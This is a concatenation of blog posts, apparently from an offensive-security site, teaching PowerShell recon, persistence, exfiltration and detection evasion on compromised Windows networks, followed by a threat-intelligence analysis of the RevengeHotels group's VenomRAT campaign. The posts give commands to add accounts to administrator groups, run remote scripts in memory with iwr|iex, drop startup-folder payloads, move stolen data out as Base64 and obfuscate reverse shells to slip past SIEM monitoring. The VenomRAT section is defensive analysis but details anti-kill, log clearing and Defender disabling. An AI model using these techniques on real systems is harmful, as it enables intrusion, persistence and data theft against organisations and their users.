PowerShell is both your tool and your guide. It lets you learn about the environment in the shell, as you can get information without relying on external resources. Tools like dsquery and the Active Directory module help you map users, computers, and groups. These built-in binaries let you work from the host itself, even without internet access, which is good for keeping a lower profile. Careful and targeted recon reduces the risk of detection. Although everything can be detected, it really depends where the defender is looking at. Normally, detecting every possible move a hacker can make is unreal. By using the tools the defenders and system administrators use for legitimate purposes, you blend in with the environment so well. 

In the next chapter we’ll cover how defenders spot suspicious activity and offer high-level recommendations for maintaining operational security and minimizing unnecessary noise.

The post PowerShell for Hackers – Survival Edition, Part 2: Advanced Recon first appeared on Hackers Arise.

PowerShell for Hackers: Survival Edition, Part 1

Welcome back, cyberwarriors.

We’re continuing our look at how PowerShell can be used in offensive operations, but this time with survival in mind. When you’re operating in hostile territory, creativity and flexibility keep you alive. PowerShell is a powerful tool and how well it serves you depends on how cleverly you use it. The more tricks you know, the better you’ll be at adapting when things get tense. In today’s chapter we’re focusing on a core part of offensive work, which is surviving while you’re inside the target environment. These approaches have proven themselves in real operations. The longer you blend in and avoid attention, the more you can accomplish.

We’ll split this series into several parts. This first piece is about reconnaissance and learning the environment you’ve entered. If you map the perimeter and understand the scope of your target up front, you’ll be far better placed to move into exploitation without triggering traps defenders have set up. It takes patience. As OTW says, true compromises usually require time and persistence. Defenders often rely on predictable detection patterns, and that predictability is where many attackers get caught. Neglecting the basics is a common and costly mistake.

When the stakes are high, careless mistakes can ruin everything. You can lose access to a target full of valuable information and damage your reputation among other hackers. That’s why we made this guide to help you use PowerShell in ways that emphasize staying undetected and keeping access. Every move should be calculated. Risk is part of the job, but it should never be reckless. That’s also why getting comfortable with PowerShell matters, as it gives you the control and flexibility you need to act professionally.

If you read our earlier article PowerShell for Hackers: Basics, then some of the commands in Part 1 will look familiar. In this article we build on those fundamentals and show how to apply them with survival and stealth as the priority.

Basic Reconnaissance

Hostname

Once you have access to a host, perhaps after a compromise or phishing attack, the first step is to find out exactly which system you have landed on. That knowledge is the starting point for planning lateral movement and possible domain compromise:

PS > hostname

running hostname command in powershell

Sometimes the hostname is not very revealing, especially in networks that are poorly organized or where the domain setup is weak. On the other hand, when you break into a large company’s network, you’ll often see machines labeled with codes instead of plain names. That’s because IT staff need a way to keep track of thousands of systems without getting lost. Those codes aren’t random, they follow a logic. If you spend some time figuring out the pattern, you might uncover hints about how the company structures its network.

System Information

To go further, you can get detailed information about the machine itself. This includes whether it is domain-joined, its hardware resources, installed hotfixes, and other key attributes.

PS > systeminfo

running systeminfo in powershell

This command is especially useful for discovering the domain name, identifying whether the machine is virtual, and assessing how powerful it is. A heavily provisioned machine is often important. Just as valuable is the operating system type. For instance, compromising a Windows server is a significant opportunity. Servers typically permit multiple RDP connections and are less likely to be personal workstations. This makes them more attractive for techniques such as LSASS and SAM harvesting. Servers also commonly host information that is valuable for reconnaissance, as well as shares that can be poisoned with malicious LNK files pointing back to your Responder.

Once poisoned, any user accessing those shares automatically leaks their NTLMv2 hashes to you, which you can capture and later crack using tools like Hashcat.

OS Version

If your shell is unstable or noninteractive and you cannot risk breaking it with systeminfo. Here is your alternative:

PS > Get-CimInstance -ClassName Win32_OperatingSystem | Select-Object Caption

finding out os version in powershell

Different versions of Windows expose different opportunities for abuse, so knowing the precise version is always beneficial.

Patches and Hotfixes

Determining patch levels is important. It tells you which vulnerabilities might still be available for exploitation. End-user systems tend to be updated more regularly, but servers and domain controllers often lag behind. Frequently they lack antivirus protection, still run legacy operating systems like Windows Server 2012 R2, and hold valuable data. This makes them highly attractive targets.

Many administrators mistakenly believe isolating domain controllers from the internet is sufficient security. The consequence is often unpatched systems. We once compromised an organization in under 15 minutes with the NoPac exploit, starting from a low-privileged account, purely because their DC was outdated.

To review installed hotfixes:

PS > wmic qfe get Caption,Description,HotFixID,InstalledOn

finding hotfixes with powershell

Remember, even if a system is unpatched, modern antivirus tools may still detect exploitation attempts. Most maintain current signature databases. 

Defenses

Before proceeding with exploitation or lateral movement, always understand the defensive posture of the host.

Firewall Rules

Firewall configurations can reveal why certain connections succeed or fail and may contain clues about the broader network. You can find this out through passive reconnaissance: 

PS > netsh advfirewall show allprofiles

finding firewall rules with powershell

The output may seem overwhelming, but the more time you spend analyzing rules, the more valuable the information becomes. As you can see above, firewalls can generate logs that are later collected by SIEM tools, so be careful before you initiate any connection.

Antivirus

Antivirus software is common on most systems. Since our objective here is to survive using PowerShell only, we won’t discuss techniques for abusing AV products or bypassing AMSI, which are routinely detected by those defenses. That said, if you have sufficient privileges you can query installed security products directly to learn what’s present and how they’re configured. You might be lucky to find a server with no antivirus at all, but you should treat that as the exception rather than the rule

PS > Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct

finding the antivirus product on windows with powershell

This method reliably identifies the product in use, not just Microsoft Defender. For more details, such as signature freshness and scan history run this:

PS > Get-MpComputerStatus

getting a detailed report about the antivirus on windows with powershell

To maximize survivability, avoid using malware on these machines. Even if logging is not actively collected, you must treat survival mode as if every move is observed. The lack of endpoint protection does not let you do everything. We saw people install Gsocket on Linux boxes thinking it would secure access, but in reality network monitoring quickly spotted those sockets and defenders shut them down. Same applies to Windows.

Script Logging

Perhaps the most important check is determining whether script logging is enabled. This feature records every executed PowerShell command.

PS > Get-ItemProperty "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging"

checking script logging in powershell

If EnableScriptBlockLogging is set to 1, all your activity is being stored in the PowerShell Operational log. Later we will show you strategies for operating under such conditions.

Users

Identifying who else is present on the system is another critical step.

The quser command is user-focused, showing logged-in users, idle times, and session details:

PS > quser

running quser command in powershell

Meanwhile, qwinsta is session-focused, showing both active and inactive sessions. This is particularly useful when preparing to dump LSASS, as credentials from past sessions often remain in memory. It also shows the connection type whether console or RDP.

PS > qwinsta

running qwinsta command in powershell

Network Enumeration

Finding your way through a hostile network can be challenging. Sometimes you stay low and watch, sometimes you poke around to test the ground. Here are the essential commands to keep you alive.

ARP Cache

The ARP table records known hosts with which the machine has communicated. It is both a reconnaissance resource and an attack surface:

PS > arp -a

running arp to find known hosts

ARP entries can reveal subnets and active hosts. If you just landed on a host, this could be valuable.

Note: a common informal convention is that smaller organizations use the 192.168.x.x address space, mid-sized organizations use 172.16.x.x–172.31.x.x, and larger enterprises operate within 10.0.0.0/8. This is not a rule, but it is often true in practice.

Known Hosts

SSH is natively supported on modern Windows but less frequently used, since tools like PuTTY are more common. Still, it is worth checking for known hosts, as they might give you insights about the network segmentation and subnets:

PS > cat %USERPROFILE%\.ssh\known_hosts

Routes

The route table exposes which networks the host is aware of, including VLANs, VPNs, and static routes. This is invaluable for mapping internal topology and planning pivots:

PS > route print

finding routes with route print

Learning how to read the output can take some time, but it’s definitely worth it. We know many professional hackers that use this command as part of their recon toolbox.

Interfaces

Knowing the network interfaces installed on compromised machines helps you understand connectivity and plan next steps. Always record each host and its interfaces in your notes:

PS > ipconfig /all

showing interfaces with ipconfig all

Maintaining a record of interfaces across compromised hosts prevents redundant authentication attempts and gives a clearer mindmap of the environment.

Net Commands

The net family of commands remains highly useful, though they are often monitored. Later we will discuss bypass methods. For now, let’s review their reconnaissance value.

Password Policy

Knowing the password policy helps you see if brute force or spraying is possible. But keep in mind, these techniques are too noisy for survival mode:

PS > net accounts /domain

Groups and Memberships

Local groups, while rarely customized in domain environments, can still be useful:

PS > net localgroup

listing local groups with powershell

Domain groups are far more significant:

PS > net group /domain

Checking local Administrators can show privilege escalation opportunities:

PS > net localgroup Administrators

listing memebers of a local group with powershell

Investigating domain group memberships often reveals misconfigured privileges:

PS > net group <group_name> /domain

With sufficient rights, groups can be manipulated:

PS > net localgroup Administrators hacker /add

PS > net group "Marketing" user /add /domain

interacting with localgroups with powershell

However, directly adding accounts to highly privileged groups like Domain Admins is reckless. These groups are closely monitored. Experienced hackers instead look for overlooked accounts, such as users with the “password not required” attribute or exposed credentials in LDAP fields.

Domain Computers and Controllers

Domain computer lists reveal scope, while controllers are critical to identify and study:

PS > net group "Domain Computers" /domain

PS > net group "Domain Controllers" /domain

Controllers in particular hold the keys to Active Directory. LDAP queries against them can return huge amounts of intelligence.

Domain Users

Enumerating users can give you useful account names. Administrators might include purpose-based prefixes such as “adm” or “svc” for service accounts, and descriptive fields sometimes contain role notes or credential hints.

PS > net user /domain

Shares

Shares are often overlooked by beginners, and that’s a common mistake. A share is basically a place where valuable items can be stored. At first glance it may look like a pile of junk full of unnecessary files and details. And that might be true, since these shares are usually filled with paperwork and bureaucratic documents. But among that clutter we often find useful IT data like passwords, VPN configurations, network maps and other items. Finding documents owned by assistants is just as important. Assistants usually manage things for their directors, so you’ll often find a lot of directors’ private information, passwords, emails, and similar items. Here is how you find local shares hosted on your computer:

PS > net share

listing local shares with net share with powershell

Remote shares can also be listed:

PS > net view \\computer /ALL

Enumerating all domain shares creates a lot of noise, but it can be done if you don’t have a clear understanding of the hosts. We do not recommend doing this. If the host names already give you enough information about their purpose, for example, “DB” or “BACKUP”, then further enumeration isn’t necessary. Going deeper can get you caught, even on a small or poorly managed network. If you decide to do it, here is how you can enumerate all shares in the domain:

PS > net view /all /domain[:domainname]

Interesting shares can be mounted for detailed searching:

PS > net use x: \\computer\share

You can search through documents in a share using specific keywords:

PS > Get-ChildItem -Recurse | Select-String -Pattern "keyword" -SimpleMatch -CaseSensitive:$false

Summary

That’s it for Part 1 of the Survival Series. We’re excited to keep this going, showing you different ways to work with systems even when you’re limited in what you can do. Sure, the commands you have are restricted, but survival sometimes means taking risks. If you play it too safe, you might get stuck and have no way forward. Time can work against you, and making bold moves at the right moment can pay off.

The goal of this series is to help you get comfortable with the Windows tools you have at your disposal for recon and pentesting. There will be times when you don’t have much, and you’ll need to make the most of what’s available.

In Part 2, we’ll go deeper looking at host inspections, DC queries, and the Active Directory modules that can give you even more insight. Having these native tools makes it easier to stay under the radar, even when things are going smoothly. As you get more experience, you’ll find that relying on built-in tools is often the simplest, most reliable way to get the job done.

The post PowerShell for Hackers: Survival Edition, Part 1 first appeared on Hackers Arise.

PowerShell for Hackers, Part 5: Detecting Users, Media Control, and File Conversion

Welcome back, cyberwarriors!

We are continuing our PowerShell for Hackers module and today we will look at another range of scripts. Some of them will focus on stealth, like checking if the user is still at the keyboard before taking action. Others are about making your presence felt with changing wallpapers or playing sounds. We also have scripts for moving data around by turning files into text, or avoiding restrictions by disguising PowerShell scripts as batch files. We also added a script with detailed system report as a part of privilege escalation. On top of that, we will cover a quick way to establish your persistence and make it run again after a restart.

Studying these is important for both sides. Attackers see how they can keep access without suspicion and get the information they need. Defenders get to see the same tricks from the other side, which helps them know what to look out for in logs and unusual system behavior.

Let’s break them down one by one.

Detecting User Activity

Repo:

https://github.com/soupbone89/Scripts/tree/main/Watchman

The first script is focused on detecting whether the target is actually using the computer. This is more important than it sounds. Especially useful when you are connecting to a compromised machine through VNC or RDP. If the legitimate user is present, your sudden appearance on their screen will immediately raise suspicion. On the other hand, waiting until the workstation is unattended allows you to do things quietly.

The script has two modes:

Target-Comes: Watches the horizontal movement of the mouse cursor. If no movement is detected, it sends a harmless Caps Lock keypress every few seconds to maintain activity. This keeps the session alive and prevents the screen from locking. As soon as the cursor moves, the function stops, letting you know that the user has returned.

Target-Leaves: Observes the cursor position over a set interval. If the cursor does not move during that time, the script assumes the user has left the workstation. You can specify your own time of inactivity.

Usage is straightforward:

PS > . .\watch.ps1

PS > Target-Comes

PS > Target-Leaves -Seconds 10

showing a script that monitors target activity

For stealthier use, the script can also be loaded directly from memory with commands like iwr and iex, avoiding file drops on disk. Keep in mind that these commands may be monitored in well-secured environments.

executing a monitoring activity script in memory in powershell

Playing Sound

Repo:

https://github.com/soupbone89/Scripts/tree/main/Play%20Sound

Playing a sound file on a compromised machine may not have a direct operational benefit, but it can be an effective psychological tool. Some hackers use it at the end of an operation to make their presence obvious, either as a distraction or as a statement.

showing play sound in powershell script

The script plays any .wav file of your choice. Depending on your objectives, you could trigger a harmless notification sound, play a long audio clip as harassment, or use it in combination with wallpaper changes for maximum effect.

PS > . .\play-sound.ps1

PS > PlaySound "C:\Windows\Temp\sound.wav"

executing play sound script

Changing the Wallpaper

Repo:

https://github.com/soupbone89/Scripts/tree/main/Change%20Wallpaper

Changing the target’s wallpaper is a classic move, often performed at the very end of an intrusion. It is symbolic and visible, showing that someone has taken control. Some groups have used it in politically motivated attacks, others as part of ransomware operations to notify or scare victims.

showing the script to change wallpaper with powershell

This script supports common formats such as JPG and PNG, though Windows internally converts them to BMP. Usage is simple, and it can be combined with a sound to make an even greater impression.

PS > iwr https://raw.githubusercontent.com/... | iex

PS > Set-WallPaper -Image "C:\Users\Public\hacked.jpg" -Style Fit

changing wallpapers with powershell

Converting Images to Base64

Repo:

https://github.com/soupbone89/Scripts/tree/main/Base642Image

When working with compromised machines, data exfiltration is often constrained. You may have limited connectivity or may be restricted to a simple PowerShell session without file transfer capabilities. In such cases, converting files to Base64 is a good workaround.

This script lets you encode images into Base64 and save the results into text files. Since text can be easily copied and pasted, this gives you a way to move pictures or other binary files without a download. The script can also decode Base64 back into an image once you retrieve the text.

Encode:

PS > img-b64 -img "C:\Users\rs1\Downloads\bytes.jpg" -location temp

PS > img-b64 -img "C:\Users\rs1\Downloads\bytes.jpg" -location desk

encoding with the help of a simple powershell tool

Decode:

PS > b64-img -file "$env:\TMP\encImage.txt" -location temp

decoing with the help of a simple powershell tool

With this, exfiltrated data can be restored to its original form on your own machine.

Base64 Text Converter

Repo:

https://github.com/soupbone89/Scripts/tree/main/Base64%20Encoder

Base64 encoding is not just for images. It is one of the most reliable methods for handling small file transfers or encoding command strings. Some commands can break when copied directly when special characters are involved. By encoding them, you can make sure it works.

This script can encode and decode both files and strings:

PS > B64 -encFile "C:\Users\User\Desktop\example.txt"

PS > B64 -decFile "C:\Users\User\Desktop\example.txt"

PS > B64 -encString 'start notepad'

PS > B64 -decString 'cwB0AGEAcgB0ACAAbgBvAHQAZQBwAGEAZAA='

base64 text and script converter

It even supports piping the results directly into the clipboard for quick use:

PS > COMMAND | clip

Converting PowerShell Scripts to Batch Files

Repo:

https://github.com/soupbone89/Scripts/tree/main/Powershell2Bat

Some environments enforce strict monitoring of PowerShell, logging every script execution and sometimes outright blocking .ps1 files. Batch files, however, are still widely accepted in enterprise settings and are often overlooked.

This script converts any .ps into a .bat file while also encoding it in Base64. This combination not only disguises the nature of the script but also reduces the chance of it being flagged by keyword filters. It is not foolproof, but it can buy you time in restrictive environments.

PS > . .\ps2bat.ps1

PS > ".\script.ps1" | P2B

converting powershell to bat with a script
showing how a bat file looks like

The output will be a new batch file in the same directory, ready to be deployed.

Autostart Installer

Repo:

https://github.com/soupbone89/Scripts/tree/main/Autostart

This is a persistence mechanism that ensures a payload is executed automatically whenever the system or user session starts. It downloads the executable from the provided URL twice, saving it into both startup directories. The use of Invoke-WebRequest makes the download straightforward and silent, without user interaction. Once placed in those startup folders, the binary will be executed automatically the next time Windows starts up or the user logs in.

This is particularly valuable for maintaining access to a system over time, surviving reboots, and ensuring that any malicious activities such as backdoors, keyloggers, or command-and-control agents are reactivated automatically. Although basic, this approach is still effective in environments where startup folders are not tightly monitored or protected.

First edit the script and specify your URL and executable name, then run it as follows:

PS > .\autostart.ps1

executing autostart script for persistence with powershell
autostart script grabbed the payload

All-in-one Enumerator

Repo:

https://github.com/soupbone89/Scripts/tree/main/Enumerator

The script is essentially a reconnaissance and system auditing tool. It gathers a wide range of system information and saves the results to a text file in the Windows temporary directory. Hackers would find such a script useful because it gives them a consolidated report of a compromised system’s state. The process and service listings can help you find security software or monitoring tools running on the host. Hardware usage statistics show whether the system is a good candidate for cryptomining. Open ports show potential communication channels and entry points for lateral movement. Installed software is also reviewed for exploitable versions or valuable enterprise applications. Collecting everything into a single report, you save a lot of time.

To avoid touching the disk after the first compromise, execute the script in memory:

PS > iwr http://github.com/… | iex

enumerating a system with the help of a powershell script part 1

All of this data is not only displayed in the console but also written into a report file stored at C:\Windows\Temp\scan_result.txt

Summary

Today we walked through some PowerShell tricks that you can lean on once you have a foothold. The focus is practical. You saw how to stay unnoticed, how to leave a mark when you want to, you also know how to sneak data out when traditional channels are blocked, and how to make sure your access survives a reboot. Alongside that, there is a handy script that pulls tons of intelligence if you know what you’re looking for.

These are small and repeatable pieces hackers can use for bigger moves. A mouse-watch plus an in-memory loader buys you quiet initial access. Add an autostart drop and that quiet access survives reboots and becomes a persistent backdoor. Then run the enumerator to map high value targets for escalation. Encoding files to Base64 and pasting them out in small chunks turns a locked-down host into a steady exfiltration pipeline. Wrapping PowerShell in a .bat disguises intent long enough to run reconnaissance in environments that heavily log PowerShell. Simple visual or audio changes can be used as signals in coordinated campaigns while the real work happens elsewhere.

The post PowerShell for Hackers, Part 5: Detecting Users, Media Control, and File Conversion first appeared on Hackers Arise.

PowerShell for Hackers: Evading Detection

Hello aspiring cyberwarriors! 

In modern intrusion scenarios, being inside the system is often not the hardest part. The real challenge begins once you need to stay there without being noticed. Blue teams in well-defended environments rely on continuous monitoring, heavy logging, and SIEM tools such as Splunk or Elastic to track activity. They know what normal user behavior looks like, and they build alerts around suspicious deviations. A compromised workstation that suddenly starts running recon commands immediately raises red flags. At that point, the defender does not need to guess. The investigation begins, and you risk being locked out before making any progress.

For this reason, hackers must rely on obfuscation. Although it does not make commands invisible, it helps you make them much harder to recognize. By transforming payloads and commands into strange, broken-looking forms, you can slip through detection systems that depend on simple pattern matching. In this article we will look at three tools that bring obfuscation to PowerShell: psobf, a Golang-based obfuscator; Argfuscator, which focuses on disguising Windows command arguments; and PowerShell Script Obfuscator by I-Am-Jakoby, which relies on encoding and multi-layered transformations. Together, these tools give you flexible ways to conceal actions and extend dwell time in hostile environments.

Psobf

Repo:

https://github.com/TaurusOmar/psobf

Psobf, short for PowerShell Obfuscator, is a Golang-based project released in the summer of 2024 and under active development. The tool requires Go 1.25.0 or newer on Linux. Once installed, it makes obfuscating PowerShell payloads fast and customizable.

Installing Go

bash$ > wget https://go.dev/dl/go1.25.0.linux-amd64.tar.gz  

bash$ > rm -rf /usr/local/go && tar -C /usr/local -xzf go1.25.0.linux-amd64.tar.gz  

bash$ > echo "export PATH=$PATH:/usr/local/go/bin" >> /etc/profile  

bash$ >  source /etc/profile  

Installing psobf

Now we are ready to install the tool. Based on their GitHub page, the installation is plain and simple:

bash$ > go install github.com/TaurusOmar/psobf/cmd/psobf@latest

showing the installation manual of psobf from github

Then append this line to /etc/profile:

export PATH=$PATH:/root/go/bin

adding go directory to the path on linux

Obfuscating a Reverse Shell

With psobf installed, we can generate and obfuscate a reverse shell, for instance one taken from revshells.com. Obfuscation is as simple as choosing an input script, an output file, and a level of transformation:

bash$ > psobf -i revshell.ps1 -o obf.ps1 -level 5

obfuscating a script with psobf

Once moved to the target and executed, the obfuscated shell works as expected, giving us a stealthier connection while hiding the command’s real nature.

executing the obfuscated script
using netcat to receive the connection

Argfuscator

Argfuscator is designed to help evade static filters that defenders apply to common commands. Security teams often set alerts around specific keywords and arguments. For example, they may detect whoami, net user, or netstat -ano. Running such commands directly can immediately give you away.

Argfuscator transforms these commands into broken-looking but still functional versions. The tool uses a mix of random case changes, quotation tricks, regex replacements, shorthand expansions, and other substitutions. Out of the box, it supports obfuscation of 68 Windows commands, which is sufficient for most basic recon and persistence tasks.

showing available commands to obfuscate with argfuscator

The resulting output may look unreadable, but that is the point.

obfuscating a command with argfuscator
obfuscating whoami with argfuscator
executing argfuscated whoami
executing argfuscated certutil

SIEM filters are less effective, and the commands execute successfully despite their appearance. Argfuscator is especially useful for day-to-day stealth during a long intrusion.

PowerShell Script Obfuscator

The PowerShell Script Obfuscator by I-Am-Jakoby provides a broader set of transformations. Rather than focusing on arguments, it targets entire scripts. The tool can obfuscate PowerShell code through Base64, Hex, ASCII encoding, URL encoding, binary representations, or even string reversal. By layering these methods, scripts become unreadable to humans and resistant to simple inspection by defenders.

showing powershell script obfuscator by I-Am-Jakoby

For example, a reverse shell can be wrapped in Base64 and executed with the -e flag:

PS > powershell -e "..."

encoding a reverse shell with base64
executing an encoded base64 shell

With Netcat listening, the obfuscated payload delivers the connection as expected.

The real advantage comes from stacking methods. A script that passes through binary encoding, then string reversal, and finally Base64 will look entirely random until decoded step by step. Even if defenders capture the obfuscated script, the time required to peel back multiple layers creates breathing room for the hacker. This extra time can mean the difference between completing objectives and being cut off mid-operation.

Summary

Evading detection is tricky. In tightly watched environments, blunt actions like running plain recon commands, dropping unaltered scripts are immediate invitations for investigation. The point of obfuscation is about making your activity harder to recognize at a glance, forcing automated systems to miss patterns and making human analysts spend time untangling noise. This gives you time to complete tasks before defenders have a clear picture.

We covered tools that give you different ways to add that friction without changing the underlying behavior of your code. One hides the shape of PowerShell payloads, another mangles command arguments so simple keyword rules fail, and a third layers encodings so a script looks meaningless until decoded. Used together, they don’t guarantee success, but they raise the bar for both detection systems and the people who must investigate what they find.

The post PowerShell for Hackers: Evading Detection first appeared on Hackers Arise.

RevengeHotels: a new wave of attacks leveraging LLMs and VenomRAT

Background

RevengeHotels, also known as TA558, is a threat group that has been active since 2015, stealing credit card data from hotel guests and travelers. RevengeHotels’ modus operandi involves sending emails with phishing links which redirect victims to websites mimicking document storage. These sites, in turn, download script files to ultimately infect the targeted machines. The final payloads consist of various remote access Trojan (RAT) implants, which enable the threat actor to issue commands for controlling compromised systems, stealing sensitive data, and maintaining persistence, among other malicious activities.

In previous campaigns, the group was observed using malicious emails with Word, Excel, or PDF documents attached. Some of them exploited the CVE-2017-0199 vulnerability, loading Visual Basic Scripting (VBS), or PowerShell scripts to install customized versions of different RAT families, such as RevengeRAT, NanoCoreRAT, NjRAT, 888 RAT, and custom malware named ProCC. These campaigns affected hotels in multiple countries across Latin America, including Brazil, Argentina, Chile, and Mexico, but also hotel front-desks globally, particularly in Russia, Belarus, Turkey, and so on.

Later, this threat group expanded its arsenal by adding XWorm, a RAT with commands for control, data theft, and persistence, amongst other things. While investigating the campaign that distributed XWorm, we identified high-confidence indicators that RevengeHotels also used the RAT tool named DesckVBRAT in their operations.

In the summer of 2025, we observed new campaigns targeting the same sector and featuring increasingly sophisticated implants and tools. The threat actors continue to employ phishing emails with invoice themes to deliver VenomRAT implants via JavaScript loaders and PowerShell downloaders. A significant portion of the initial infector and downloader code in this campaign appears to be generated by large language model (LLM) agents. This suggests that the threat actor is now leveraging AI to evolve its capabilities, a trend also reported among other cybercriminal groups.

The primary targets of these campaigns are Brazilian hotels, although we have also observed attacks directed at Spanish-speaking markets. Through a comprehensive analysis of the attack patterns and the threat actor’s modus operandi, we have established with high confidence that the responsible actor is indeed RevengeHotels. The consistency of the tactics, techniques, and procedures (TTPs) employed in these attacks aligns with the known behavior of RevengeHotels. The infrastructure used for payload delivery relies on legitimate hosting services, often utilizing Portuguese-themed domain names.

Initial infection

The primary attack vector employed by RevengeHotels is phishing emails with invoicing themes, which urge the recipient to settle overdue payments. These emails are specifically targeted at email addresses associated with hotel reservations. While Portuguese is a common language used in these phishing emails, we have also discovered instances of Spanish-language phishing emails, indicating that the threat actor’s scope extends beyond Brazilian hospitality establishments and may include targets in Spanish-speaking countries or regions.

Example of a phishing email about a booking confirmation

Example of a phishing email about a booking confirmation

In recent instances of these attacks, the themes have shifted from hotel reservations to fake job applications, where attackers sent résumés in an attempt to exploit potential job opportunities at the targeted hotels.

Malicious implant

The malicious websites, which change with each email, download a WScript JS file upon being visited, triggering the infection process. The filename of the JS file changes with every request. In the case at hand, we analyzed Fat146571.js (fbadfff7b61d820e3632a2f464079e8c), which follows the format Fat\{NUMBER\}.js, where “Fat” is the beginning of the Portuguese word “fatura”, meaning “invoice”.

The script appears to be generated by a large language model (LLM), as evidenced by its heavily commented code and a format similar to those produced by this type of technology. The primary function of the script is to load subsequent scripts that facilitate the infection.

A significant portion of the new generation of initial infectors created by RevengeHotels contains code that seems to have been generated by AI. These LLM-generated code segments can be distinguished from the original malicious code by several characteristics, including:

  • The cleanliness and organization of the code
  • Placeholders, which allow the threat actor to insert their own variables or content
  • Detailed comments that accompany almost every action within the code
  • A notable lack of obfuscation, which sets these LLM-generated sections apart from the rest of the code
AI generated code in a malicious implant as compared to custom code

AI generated code in a malicious implant as compared to custom code

Second loading step

Upon execution, the loader script, Fat\{NUMBER\}.js, decodes an obfuscated and encoded buffer, which serves as the next step in loading the remaining malicious implants. This buffer is then saved to a PowerShell (PS1) file named SGDoHBZQWpLKXCAoTHXdBGlnQJLZCGBOVGLH_{TIMESTAMP}.ps1 (d5f241dee73cffe51897c15f36b713cc), where “\{TIMESTAMP\}” is a generated number based on the current execution date and time. This ensures that the filename changes with each infection and is not persistent. Once the script is saved, it is executed three times, after which the loader script exits.

The script SGDoHBZQWpLKXCAoTHXdBGlnQJLZCGBOVGLH_{TIMESTAMP}.ps1 runs a PowerShell command with Base64-encoded code. This code retrieves the cargajecerrr.txt (b1a5dc66f40a38d807ec8350ae89d1e4) file from a remote malicious server and invokes it as PowerShell.

This downloader, which is lightly obfuscated, is responsible for fetching the remaining files from the malicious server and loading them. Both downloaded files are Base64-encoded and have descriptive names: venumentrada.txt (607f64b56bb3b94ee0009471f1fe9a3c), which can be interpreted as “VenomRAT entry point”, and runpe.txt (dbf5afa377e3e761622e5f21af1f09e6), which is named after a malicious tool for in-memory execution. The first file, venumentrada.txt, is a heavily obfuscated loader (MD5 of the decoded file: 91454a68ca3a6ce7cb30c9264a88c0dc) that ensures the second file, a VenomRAT implant (3ac65326f598ee9930031c17ce158d3d), is correctly executed in memory.

The malicious code also exhibits characteristics consistent with generation by an AI interface, including a coherent code structure, detailed commenting, and explicit variable naming. Moreover, it differs significantly from previous samples, which had a structurally different, more obfuscated nature and lacked comments.

Exploring VenomRAT

VenomRAT, an evolution of the open-source QuasarRAT, was first discovered in mid-2020 and is offered on the dark web, with a lifetime license costing up to $650. Although the source code of VenomRAT was leaked, it is still being sold and used by threat actors.

VenomRAT packages on the dark web

VenomRAT packages on the dark web

According to the vendor’s website, VenomRAT offers a range of capabilities that build upon and expand those of QuasarRAT, including HVNC hidden desktop, file grabber and stealer, reverse proxy, and UAC exploit, amongst others.

As with other RATs, VenomRAT clients are generated with custom configurations. The configuration data within the implant (similar to QuasarRAT) is encrypted using AES and PKCS #5 v2.0, with two keys employed: one for decrypting the data and another for verifying its authenticity using HMAC-SHA256. Throughout the malware code, different sets of keys and initialization vectors are used sporadically, but they consistently implement the same AES algorithm.

Anti-kill

It is notable that VenomRAT features an anti-kill protection mechanism, which can be enabled by the threat actor upon execution. Initially, the RAT calls a function named EnableProtection, which retrieves the security descriptor of the malicious process and modifies the Discretionary Access Control List (DACL) to remove any permissions that could hinder the RAT’s proper functioning or shorten its lifespan on the system.

The second component of this anti-kill measure involves a thread that runs a continuous loop, checking the list of running processes every 50 milliseconds. The loop specifically targets those processes commonly used by security analysts and system administrators to monitor host activity or analyze .NET binaries, among other tasks. If the RAT detects any of these processes, it will terminate them without prompting the user.

List of processes that the malware looks for to terminate

List of processes that the malware looks for to terminate

The anti-kill measure also involves persistence, which is achieved through two mechanisms written into a VBS file generated and executed by VenomRAT. These mechanisms ensure the malware’s continued presence on the system:

  1. Windows Registry: The script creates a new key under HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce, pointing to the executable path. This allows the malware to persist across user sessions.
  2. Process: The script runs a loop that checks for the presence of the malware process in the process list. If it is not found, the script executes the malware again.

If the user who executed the malware has administrator privileges, the malware takes additional steps to ensure its persistence. It sets the SeDebugPrivilege token, enabling it to use the RtlSetProcessIsCritical function to mark itself as a critical system process. This makes the process “essential” to the system, allowing it to persist even when termination is attempted. However, when the administrator logs off or the computer is about to shut down, VenomRAT removes its critical mark to permit the system to proceed with these actions.

As a final measure to maintain persistence, the RAT calls the SetThreadExecutionState function with a set of flags that forces the display to remain on and the system to stay in a working state. This prevents the system from entering sleep mode.

Separately from the anti-kill methods, the malware also includes a protection mechanism against Windows Defender. In this case, the RAT actively searches for MSASCui.exe in the process list and terminates it. The malware then modifies the task scheduler and registry to disable Windows Defender globally, along with its various features.

Networking

VenomRAT employs a custom packet building and serialization mechanism for its networking connection to the C2 server. Each packet is tailored to a specific action taken by the RAT, with a dedicated packet handler for each action. The packets transmitted to the C2 server undergo a multi-step process:

  1. The packet is first serialized to prepare it for transmission.
  2. The serialized packet is then compressed using LZMA compression to reduce its size.
  3. The compressed packet is encrypted using AES-128 encryption, utilizing the same key and authentication key mentioned earlier.

Upon receiving packets from the C2 server, VenomRAT reverses this process to decrypt and extract the contents.

Additionally, VenomRAT implements tunneling by installing ngrok on the infected computer. The C2 server specifies the token, protocol, and port for the tunnel, which are sent in the serialized packet. This allows remote control services like RDP and VNC to operate through the tunnel and to be exposed to the internet.

USB spreading

VenomRAT also possesses the capability to spread via USB drives. To achieve this, it scans drive letters from C to M and checks if each drive is removable. If a removable drive is detected, the RAT copies itself to all available drives under the name My Pictures.exe.

Extra stealth steps

In addition to copying itself to another directory and changing its executable name, VenomRAT employs several stealth techniques that distinguish it from QuasarRAT. Two notable examples include:

  • Deletion of Zone.Identifier streams: VenomRAT deletes the Mark of the Web streams, which contain metadata about the URL from which the executable was downloaded. By removing this information, the RAT can evade detection by security tools like Windows Defender and avoid being quarantined, while also eliminating its digital footprint.
  • Clearing Windows event logs: The malware clears all Windows event logs on the compromised system, effectively creating a “clean slate” for its operations. This action ensures that any events generated during the RAT’s execution are erased, making it more challenging for security analysts to detect and track its activities.

Victimology

